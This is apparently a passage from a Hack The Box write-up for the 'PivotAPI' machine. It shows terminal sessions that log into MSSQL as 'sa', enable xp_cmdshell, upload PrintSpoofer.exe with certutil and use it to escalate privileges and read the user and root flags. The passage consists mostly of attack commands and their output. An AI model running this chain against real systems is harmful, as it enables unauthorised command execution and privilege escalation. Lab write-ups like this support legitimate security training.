dedsec.py
```




```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi]
└─# mv /root/Downloads/PrintSpoofer.exe .
```




```
┌──[us-free-1]─[10.10.14.3]─[root@parrot]─[/opt/printspoofer]
└──╼ [★]$ python dedsec.py
/opt/printspoofer/dedsec.py:3: DeprecationWarning: Using or importing the ABCs from
  import _mssql
Successful login: sa@10.10.10.240
Trying to enable xp_cmdshell ...
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\Windows\system32> whoami
nt service\mssql$sqlexpress
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\Windows\system32>
```

We got the shell now let's try to UPLOAD the file inside TEMP directory.




```
┌──[us-free-1]─[10.10.14.3]─[root@parrot]─[/opt/printspoofer]
└──╼ [★]$ python dedsec.py
/opt/printspoofer/dedsec.py:2: DeprecationWarning: Using or importing the ABCs from 'coll
  import _mssql
Successful login: sa@10.10.10.240
Trying to enable xp_cmdshell ...
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\Windows\system32> cd /temp
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\temp> UPLOAD PrintSpoofer.exe C:\TEMP\printspoofer.exe
Uploading PrintSpoofer.exe to C:\TEMP\printspoofer.exe
Data length (b64-encoded): 35.3359375KB
100%|
Longitud de entrada = 36208
EncodeToFile devolvi% Este archivo ya existe. 0x80070050 (WIN32: 80 ERROR_FILE_EXISTS)
CertUtil: -decode error del comando: 0x80070050 (WIN32: 80 ERROR_FILE_EXISTS)
CertUtil: Este archivo ya existe.
MD5 hashes match: 755af01d6f1c793d28275ec8b914687c
*** UPLOAD PROCEDURE FINISHED ***
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\temp>
```


Now let's run the binary and get our user.txt and root.txt.




```
PI C:\temp> printspoofer.exe -i -c "powershell -c type C:\Users\3v4Si0N\Desktop\user.txt"
```



```
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
4855ef51169f74e4d5d79befd933d719
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\temp>
```



```
C:\temp> printspoofer.exe -i -c "powershell -c type C:\users\cybervaca\Desktop\root.txt"
```



```
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
b32c5e3ee389ee920f6aa1efa025048d
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\temp>
```